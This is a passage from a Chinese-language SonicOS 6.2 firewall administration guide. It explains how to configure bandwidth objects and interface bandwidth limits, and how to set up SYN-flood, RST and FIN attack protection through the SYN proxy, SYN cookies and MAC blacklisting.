4 在**保证带宽**字段，输入该带宽对象保证为某流量类提供的带宽量（kbps 或 Mbps）。

5 在**最大带宽**字段中，输入该带宽对象为某流量类提供的最大带宽量。

> 注：在多个流量类争夺共享带宽时，实际分配的带宽可能小于该值。

6 在**流量优先级**字段，输入该带宽对象为某流量类提供的优先级。默认最高优先级为 **0 实时**。最低优先级是 **7**。

在多个流量类争夺共享带宽时，有最高优先级的类占先。

7 在**违反操作**字段中，输入在流量超出最大带宽设置时该带宽对象提供的操作：

- **延时** – 指定超量的流量数据包将排队并在可能时发送。

- **丢弃** – 指定立即丢弃超量的流量数据包。

8 在**备注**字段中，输入该带宽对象的文字注释或描述。

9 单击**确定**。

启用元素带宽管理

元素带宽管理使 SonicOS 可以对通过防火墙的各 IP 实施带宽规则和策略。

在带宽对象中启用元素带宽管理的步骤如下：

1 转至**防火墙 > 带宽对象**。

2 单击要更改的带宽对象的**配置**图标。将显示**编辑宽带对象**对话框。



3 单击**元素**选项卡。



4 选择**启用每 IP 带宽管理**选项。

在启用后，最大元素带宽设置应用于父级流量类别下的各单独 IP。

5 在**最大带宽**字段，输入可以分配到父级流量类别下协议的最大元素带宽。

a 从下拉菜单中，指定带宽为 **kbps** （默认）或 **Mbps**。

6 单击**确定**。

在访问规则中启用带宽对象

带宽对象（及其配置）可以在访问规则中启用。

在访问规则中启用带宽对象的步骤如下：

1 转至**防火墙 > 访问规则**。

2 进行以下一种操作：

- 单击**添加**按钮创建新访问规则。将显示**添加规则**对话框。
- 单击相应**访问规则的配置**图标。将显示**编辑规则**对话框。

3 单击 **BWM** 选项卡。



4 要启用出口方向的带宽对象，在**带宽管理**下选择**启用出口带宽管理**复选框。

5 从 **Select a Bandwidth Object** 下拉菜单中选择需要用于出口方向的带宽对象。

6 要启用入口方向的带宽对象，在**带宽管理**下选择**启用入口带宽管理**复选框。

7 从 **Select a Bandwidth Object** 下拉菜单中选择需要用于入口方向的带宽对象。

8 要启用带宽使用跟踪，请选择**启用跟踪带宽使用**选项。


9 单击**确定**。

在操作对象中启用带宽对象

在操作对象中启用带宽对象的步骤如下：


1 转至**防火墙 > 操作对象**。

2 通过单击**添加新操作对象**按钮创建新的操作对象。此时会显示**添加/编辑操作对象**对话框。



3 在**操作名称**字段中输入操作对象的名称。

4 从**操作**下拉菜单中，选择**带宽管理**，这将实现对应用程序级别带宽使用的控制和监控。**添加 / 编辑操作对象**对话框中的选项将发生更改。



5 在**带宽聚合方法**下拉菜单中，选择相应的带宽聚合方法。

6 要启用出口方向的带宽管理，请选择**启用出口带宽管理**选项。

7 从**带宽对象**下拉菜单中选择用于出口方向的带宽对象。

8 要启用入口方向的带宽管理，请选择**启用入口带宽管理**选项。

9 从**带宽对象**下拉菜单中选择用于入口方向的带宽对象。

10 要启用带宽使用跟踪，请选择**启用跟踪带宽使用**选项。

11 单击**确定**。

设置接口带宽限制

设置接口的带宽限制的步骤如下：

1 转至**网络 > 接口**。

2 单击相应接口的**配置**图标。将显示**编辑接口**对话框。

3 单击**高级**选项卡。



4 在**带宽管理**下，选择**启用接口出口带宽管理**选项。默认情况下未选中该选项。

当选中该选项且将 **BWM 管理类型**设置为：

- **全局**，如果无相应访问规则或应用程序规则，将接口上的总出口流量限制为在**启用接口入口带宽限制 (kbps)** 字段中指定的值。
- **高级**，将定义最大可用出口 BWM，但由于高级 BMW 基于策略，除非有相应访问规则或应用程序规则，否则不实施限制。

如果未选择该选项，就不会在接口级别设置带宽限制，但仍可以使用其他选项设置出口流量。

a 在**最大接口出口带宽 (kbps)** 字段，输入该接口的最大出口带宽（千字节/秒）。默认值为 **384.000000** Kbps。

5 选择**启用接口入口带宽限制**选项。默认情况下未选中该选项。

当选中该选项且将 **BWM 管理类型**设置为：

- **全局**，如果无相应访问规则或应用程序规则，将接口上的总入口流量限制为在**启用接口入口带宽限制 (kbps)** 字段中指定的值。
- **高级**，将定义最大可用入口 BWM，但由于高级 BMW 基于策略，除非有相应访问规则或应用程序规则，否则不实施限制。

如果未选择该选项，就不会在接口级别设置带宽限制，但仍可以使用其他选项设置入口流量。

a 在**最大接口入口带宽 (kbps)** 字段，输入该接口的最大入口带宽（千字节/秒）。默认值为 **384.000000** Kbps。

6 单击**确定**。

升级到高级带宽管理

高级带宽管理使用带宽对象作为配置方法。带宽对象在**防火墙 > 带宽对象**下配置，然后在**访问规则**中启用。

传统的带宽管理配置与 SonicOS 6.2 固件不兼容。但是，要确保客户可以维护当前的网络设置，客户在安装 SonicOS 6.2 固件时可以使用高级带宽管理升级功能。

高级带宽升级功能将所有活动、有效、传统的 BWM 配置自动转换带宽对象设计模型。

在传统的 BWM 配置中，BWM 引擎仅影响痛过主要 WAN 接口或活动负载均衡 WAN 接口的流量。不通过这些接口的流量不受带宽管理限制，不管其**访问规则**或**应用程序规则**设置如何。

在高级带宽管理下，BWM 引擎可以在任何接口实施带宽管理设置。

在高级带宽管理升级过程中，SonicOS 将传统的 BWM 设置转换为默认带宽对象，并将其链接到原始分类器规则（**访问规则**或**应用程序规则**）。自动生成的默认带宽对象继承入口和出口方向的所有 BWM 参数。

以下两幅图显示传统的 BWM 设置。后面一幅图显示在高级带宽管理升级过程中自动生成的新带宽对象。

图 42 显示来自**防火墙 > 访问规则 > 配置**对话的传统的**访问规则**设置。

图 42. 传统的访问规则设置




图 43 显示来自**防火墙 > 操作对象 > 配置**对话的传统的**操作对象**设置。

图 43. 传统的操作对象设置



图 44 显示在高级带宽管理升级过程中自动生成的四个新带宽对象。这些设置可以在**防火墙 > 带宽对象**页面查看。

图 44. 自动生成的四个带宽对象




78

配置泛洪攻击保护

注：控制面攻击保护位于**防火墙设置 > 高级**页面。

- 第 847 页的防火墙设置 > 泛洪攻击保护
  - 第 848 页的 TCP 选项卡
  - 第 855 页的 UDP 选项卡
  - 第 857 页的 ICMP 选项卡

防火墙设置 > 泛洪攻击保护



提示：必须单击**接受**以激活您选择的任何设置。

防火墙设置 > 泛洪攻击保护页面使您能够进行以下操作：

- 管理：
  - TCP （传输控制协议）流量设置，例如第 2 层/第 3 层攻击保护，WAN DDOS 保护
  - UDP （用户数据报协议）攻击保护
  - ICMP （Internet 控制消息协议）或 ICMPv6 攻击保护。
- 查看通过安全设备的流量的统计：
  - TCP 流量
  - UDP 流量
  - ICMP 或 ICMPv6 流量

SonicOS 通过监控流向定义目标的 IPv6 UDP/ICM 流量来抵御 UDP/ICMP 的泛洪攻击。如果一个或多个源超过配置的阈值，将会丢弃发往指定目标的 UDP/ICMP 数据包。

主题：

- 第 848 页的 TCP 选项卡
- 第 855 页的 UDP 选项卡
- 第 857 页的 ICMP 选项卡

TCP 选项卡

主题：

- 第 848 页的 TCP 设置
- 第 849 页的三层同步攻击防御 - 同步代理选项卡
- 第 850 页的配置 3 层同步攻击保护
- 第 852 页的配置第泛洪攻击保护二层 SYN/RST/FIN/TCP 泛洪攻击保护 - MAC 黑名单
- 第 852 页的 WAN DDOS 保护（非 TCP Flood 攻击）

TCP 设置



- **强制 TCP 遵循 RFC 793 和 RFC 1122 的严格性** - 以确保严格遵循多个 TCP 超时规则。该设置最大程度保证了 TCP 的安全性，但可能会使 Window Vista 用户出现 Windows 缩放功能问题。默认情况下未选中该选项。
  - **启用 TCP 握手强制**- 需要对所有 TCP 连接成功进行三次握手。仅当未默认选择**强制 TCP 遵循 RFC 793 和 RFC 1122 的严格性**时，此选项可用。
- **启用 TCP 校验和强制** - 如果计算了无效的 TCP 校验和，将丢弃数据包。默认情况下未选中该选项。
- **启用 TCP 握手超时**- 强制 TCP 三次握手至其完成连接的超时期限（以秒为单位）。如果 TCP 的三次握手未在超时期限内完成，它会被丢弃。默认情况下已选中该选项。
  - **TCP 握手超时（秒）**：TCP 握手必须完成连接的最长时间。默认值为 **30** 秒。
- **默认 TCP 连接超时** - 分配给 TCP 流量访问规则的默认时间。如果某个 TCP 在超出此设置值的一段时间处于活动状态，则 TCP 连接会被防火墙清除。默认值为 **15** 分钟，最小值为 1 分钟，最大值为 999 分钟。

  注：设置过长的连接超时将减慢旧有资源的回收，在极端情况下，可能导致连接缓存耗尽。

- **段最大生存时间（秒数）** – 确定任何 TCP 数据包过期之前有效的秒数。该设置也可用于确定主动关闭的 TCP 连接处于 TIME_WAIT 状态的时间（计算为段最大生存时间的两倍或 2MSL），以确保正确的 FIN / ACK 交换，从而完全关闭 TCP 连接。默认值为 **8** 秒，最小值为 1 秒，最大值为 60 秒。
- **启用半开放 TCP 连接阈值** – 如果已达到 TCP 半开放连接的高水位，将拒绝新的 TCP 连接。默认情况下，未监控半开放 TCP 连接，因此未选择此选项。
    - **最多半开放 TCP 连接** – 指定半开放 TCP 连接的最大数。默认最大值是连接缓存最大值的一半。

三层同步攻击防御 - 同步代理选项卡

主题：

- 第 849 页的同步攻击保护方法
- 第 850 页的配置 3 层同步攻击保护

同步攻击保护方法

SYN/RST/FIN 攻击保护有助于保护防火墙之后的主机免受尝试通过创建以下其中一种攻击机制来消耗主机的可用资源的拒绝服务 (DoS) 或分布式 DoS 攻击：

- 发送使用无效或欺骗 IP 地址的 TCP 同步数据包、RST 数据包或 FIN 数据包。
- 创建数量过多的半开放 TCP 连接。

以下部分详细介绍了一些同步攻击保护方法：

- 第 849 页的使用无状态 Cookie 的同步防御保护
- 第 849 页的特定层的同步攻击保护方法
- 第 849 页的理解同步监视列表
- 第 850 页的理解 TCP 握手

使用无状态 Cookie 的同步防御保护

从 SonicOS 开始使用的同步攻击保护方法使用了无状态同步 Cookie，这可增加同步攻击保护的可用性，同时提高防火墙上的资源的总体利用率。使用无状态同步 Cookie，防火墙无需维护半开放连接的状态。它使用加密计算（而非随机）到达 SEQr。

特定层的同步攻击保护方法

SonicOS 对受信任（内部）和不受信任（外部）这两种不同环境产生的同步攻击，提供了多种保护。来自不受信 WAN 网络的攻击通常发生在受防火墙保护的一个或多个服务器上。来自受信任 LAN 网络的攻击通常是由于一个或多个受信网络内部感染病毒，从而对一个或多个本地或远程主机进行攻击。

为了对这两种攻击提供防火墙防御，SonicOS 针对这两种不同的层提供了单独的同步攻击保护机制。每种机制都收集并显示了同步攻击统计，还生成了重要同步攻击事件的日志消息。

- **同步代理（3 层）** – 该机制使用同步代理实施，在将 WAN 客户端的连接请求转发至受保护的服务器之前，先对该客户端进行验证，通过此方式屏蔽了受信任网络中的服务器，使其免受 WAN 的攻击。您可以只启用 WAN 接口上的同步代理。
- **同步黑名单（2 层）** – 该机制阻止特定设备生成或转发同步攻击。您可以启用任何接口上的同步黑名单。

理解同步监视列表

以上两种同步攻击保护机制的内部体系结构基于一个以太网地址列表，通过这些地址，大多数活动的设备可将其初始同步数据包发送至防火墙。该列表称为同步监视列表。由于该列表包含以太网地址，设备将根据转发同步数据包的设备的地址跟踪所有同步流量，而不考虑目标地址的 IP 源。

每个监视列表条目都包含一个名称为命中次数的值。当设备接收来自对应设备的初始同步数据包时，命中值次数增加。当 TCP 三次完成后，命中次数值减少。任何特定设备的命中次数通常等于自上次设备重置命中次数起挂起的半开放连接数。设备重置命中次数的默认值是每秒一次。

在确定日志消息或状态更改的必要性时，用于记录、同步代理和同步黑名单的阈值都将与命中次数值相比较。发生同步攻击时，由于欺骗连接的尝试，从转发攻击数据包的设备挂起的半开放连接的数量会明显增加。正确设置攻击阈值后，正常的流量会产生一些攻击警告，但相同的阈值会在产生严重的网络降级之前检测并转移攻击。

理解 TCP 握手

典型的 TCP 握手（简化）从发起方发送带有 32 位顺序 (SEQi) 编号的 TCP 同步数据包开始。然后响应方通过发送等于 SEQi+1 的 ACK 和随机 32 位顺序编号 (SEQr)，发送用于确认接收顺序的 SYN/ACK 数据包。响应方也保持等待来自发起程序的 ACK 的状态。发起方的 ACK 数据包应包含下一个顺序 (SEQi+1) 以及从响应方接收的顺序确认（通过发送等于 SEQr+1 的 ACK）。交换如下所示：

1 发起方 -> SYN (SEQi=0001234567, ACKi=0) -> 响应方

2 发起方 <- SYN/ACK (SEQr=3987654321, ACKr=0001234568) <- 响应方

3 发起方 -> ACK (SEQi=0001234568, ACKi=3987654322) -> 响应方

由于响应方需要保持所有半开放 TCP 连接的状态，如果同步发生的时间早于响应方处理或清除同步的时间，则可能会消耗内存。尽管完成了三次握手，半开放 TCP 连接仍无法转化到已建立的状态。如果防火墙是在发起方和响应方之间，它可有效的成为响应方或代理，TCP 与实际响应方（私有主机）的连接受其保护。

配置 3 层同步攻击保护

同步攻击保护模式是您可以选择用于防御半开放 TCP 会话和高频率同步数据包传输的保护级别。该功能用于设置三种不同的同步攻击保护级别。

配置同步攻击保护功能的步骤如下：

1 转至**防火墙设置 > 攻击保护**页面的**三层同步攻击防御 - 同步代理**部分。



2 从**同步攻击防御模式**下拉菜单中，选择保护模式的类型：

- **观察和报告可能的 SYN 泛洪** – 使设备可以监视设备上所有接口的同步流量，并记录超过数据包计数阈值的可疑同步攻击活动。该功能不会打开设备上的同步代理，因此设备转发未修改的 TCP 三次握手。

  这是同步攻击保护的最低侵略性级别。如果您的网络不在高风险环境中，请选择该选项。

- **怀疑有攻击时，代理 WAN 客户端连接** – 如果每分钟尝试的不完整连接数超过了指定的阈值，则该选项使设备可以启用 WAN 接口上的同步代理功能。该方法可确保攻击期间设备可继续处理有效流量，并且性能不会降级。代理模式将一直处于启用状态，除非所有 WAN 同步攻击停止或所有 WAN 同步攻击的设备黑名单都使用同步黑名单功能。

  这是同步攻击保护的中间级别。如果您的网络遇到来自内部或外部资源的同步攻击，请选择该选项。

- **始终代理 WAN 客户端连接** – 将设备设置为始终使用同步代理。该方法可阻止所有欺骗同步数据包通过设备。

  这是极度安全的度量值，可指示设备响应所有 TCP 端口上的端口扫描，因为同步代理功能会强制设备响应所有 TCP 同步连接尝试。这会降级性能并可生成误报。仅当网络处于高风险环境中时，请选择该选项。

3 选择 **SYN 攻击阈值**配置选项提供了设备丢弃数据包之前同步数据包活动的限制。设备收集了 WAN TCP 连接的统计，同时跟踪最大值和平均最大值以及每秒钟不完整的 WAN 连接数。通过这些统计信息，设备对同步攻击阈值使用建议值。

- **由收集的统计数据计算而来的建议值** – 建议的攻击阈值基于 WAN TCP 连接统计。
- **攻击阈值（不完整的连接尝试/秒数）** – 用于设置设备丢弃数据包之前每秒钟尝试的不完整连接数，值介于 5 和 200,000 之间。默认为**由统计数据计算而来的建议值**。

4 选择**SYN 代理选项**以在同步代理模式中要对发送给 WAN 客户端的选项提供更多控制。

> 注：如果选择**观察和报告可能的 SYN 泛洪**作为**同步攻击防御**模式，此部分的选项将不可用。

设备将同步代理应用到 TCP 连接时，使用已创建的 SYN/ACK 回复响应初始同步数据包，同时在向服务器转发连接请求时等待 ACK 响应。使用同步攻击数据包攻击的设备不会响应 SYN/ACK 回复。由于缺少此类型的响应，防火墙将对其进行标识，并阻止欺骗的连接尝试。在不知道服务器将如何正常响应 SYN/ACK 数据包上的 TCP 选项的情况下，同步代理将强制防火墙生成 SYN/ACK 响应。

- **所有的 LAN/DMZ 服务器都支持 TCP SACK 选项** –当可以丢弃数据包并且接收的设备指示接收了哪个数据包时，该复选框将启用 SACK（选择性确认）。默认情况下未选中该选项。只有在确定防火墙包含的所有服务器都从支持 SACK 选项的 WAN 访问时，才能启用该复选框。
- **限制发送到 WAN 客户端的 MSS（代理连接时）** – 用于输入最大的 MSS（最小段大小）值。这将设置 TCP 段大小的阈值，可防止发送给目标服务器的段太大。例如，如果服务器是 IPsec 网关，则可能需要限制接收的 MSS，以在隧道传输流量时为 IPsec 标头提供空间。代理序列期间服务器在响应同步生成的数据包时，无法预测发送给服务器的 MSS 值。由于能够控制段的大小，您可以控制发送给 WAN 客户端的已创建的 MSS 值。默认情况下未选中该选项。

  如果指定默认值 **1460** 的替代值，则该大小的段或更小的段将被发送到 SYN/ACK cookie 中的客户端。始终启用同步代理的情况下，将这些值设置的太低会降低性能。如果服务器使用较小的 MSS 值响应，则将该值设置的太高会中断连接。

  - **发送到 WAN 客户端的最大 TCP MSS**。MSS 的值。默认值为 **1460**，最小值为 32，最大值为 1460。

  > 注：使用代理 WAN 客户端连接时，请谨慎地设置这些选项，因为发生同步攻击时，这些设置仅影响连接。这可确保攻击期间仍能够保持合理的连接。

- **始终记录接收的同步数据包**。记录所有接收的同步数据包

二层 SYN/RST/FIN 攻击防御 - MAC 黑名单

SYN/RST/FIN 黑名单功能列出了超出 SYN、RST 和 FIN 黑名单攻击阈值的设备。在数据包评估过程中，防火墙设备将丢弃从黑名单设备发送的数据包，使防火墙可以处理更多的此类数据包，同时能够防御对本地网络的攻击，还提供了对 WAN 网络的第二层保护。

设备不能同时发生在 SYN/RST/FIN 黑名单列表和监视列表中。启用黑名单后，防火墙将从监视列表中删除超过黑名单阈值的设备，并将其置于黑名单中。相反，如果防火墙从黑名单中删除设备，则会将其重新置于监视列表中。在来自该设备的攻击已终止后的大约三秒钟内，将从黑名单中删除其 MAC 地址位于黑名单中的任何设备。

配置第泛洪攻击保护二层 SYN/RST/FIN/TCP 泛洪攻击保护 - MAC 黑名单



- **SYN/RST/FIN 攻击黑名单的阈值（SYN / Sec）** – 指定每秒钟允许的最大 SYN、RST、FIN 和 TCP 数据包数。最小值为 10，最大值为 800000，默认值为 **1,000**。该值应大于同步代理阈值，因为黑名单列表会尝试阻止更多强大的本地攻击或者来自 WAN 网络的严重攻击。

  注：除非在启用所有接口的**启用 SYN/RST/FIN/TCP 攻击黑名单**，否则不能修改该选项。

- **启用所有接口上的 SYN/RST/FIN/TCP 淹没攻击黑名单** – 将启用防火墙上所有接口的黑名单功能。默认情况下未选中该选项。选择该选项后，以下选项变为可用：
  - **从不将 WAN 域机器列入黑名单** – 确保 WAN 上的系统从不会添加到同步黑名单中。推荐选择该选项，否则可能会中断防火墙 WAN 端口的流量传输。默认情况下未选中该选项。
  - **总是允许 Dell SonicWALL 管理流量通过** – 使通向防火墙 WAN IP 地址的黑名单设备的 IP 流量不会被过滤掉。这将允许管理流量和路由协议保持通过黑名单设备的连接。默认情况下未选中该选项。

WAN DDOS 保护（非 TCP Flood 攻击）

WAN DDOS 保护（非 TCP Flood 攻击）部分是一种已被弃用的功能，并为第 855 页的 UDP 选项卡和第 857 页的 ICMP 选项卡中介绍的 **UDP 泛洪攻击保护**和 **ICMP 泛洪攻击保护**分别取代。

重要：Dell SonicWALL 推荐您不要使用 **WAN DDOS 保护**功能，而应使用 **UDP 泛洪攻击保护**和 **ICMP 泛洪攻击保护**。

TCP 流量统计




表 126 介绍 **TCP 流量统计**表中的条目。如需清除并重启表中显示的统计，单击该表的**清除统计**图标。

表 126. TCP 流量统计

该统计	将增加/显示
打开的连接	当 TCP 连接发起方发送 SYN 或 TCP 连接响应方接收 SYN 时。
连接已关闭	当发起方和响应方发送 FIN 并接收 ACK 时如果 TCP 连接关闭时。
连接被拒绝	当遇到 RST 并且响应方处于 SYN_RCVD 状态时。
连接已中断	当遇到 RST 并且响应方处于除 SYN_RCVD 之外的某种状态时。
连接握手出错	当发生握手错误时。
连接握手超时	当握手超时的时候。
TCP 数据包总数	根据每个处理的 TCP 数据包。
通过验证的数据包	当： • TCP 数据包通过校验和验证（已启用 TCP 校验和验证）。 • 遇到有效的同步数据包（已启用同步攻击保护）。 • 在设置了 ACK 标志的数据包上成功验证 SYN Cookie（已启用同步攻击保护）。
丢弃残缺的数据包	当： • TCP 校验和验证失败（已启用 TCP 校验和验证）。 • 遇到 TCP SACK 允许的选项，但计算的选项长度不正确。 • 遇到 TCP MSS（最大段大小）选项，但计算的选项长度不正确。 • TCP SACK 选项数据计算为小于最小值 6 字节，或者对于数据块大小 4 字节设置的模不一致。 • TCP 选项长度确定为无效。 • TCP 标头长度计算为小于最小值 20 字节。 • TCP 标头长度计算为大于数据包的数据长度。

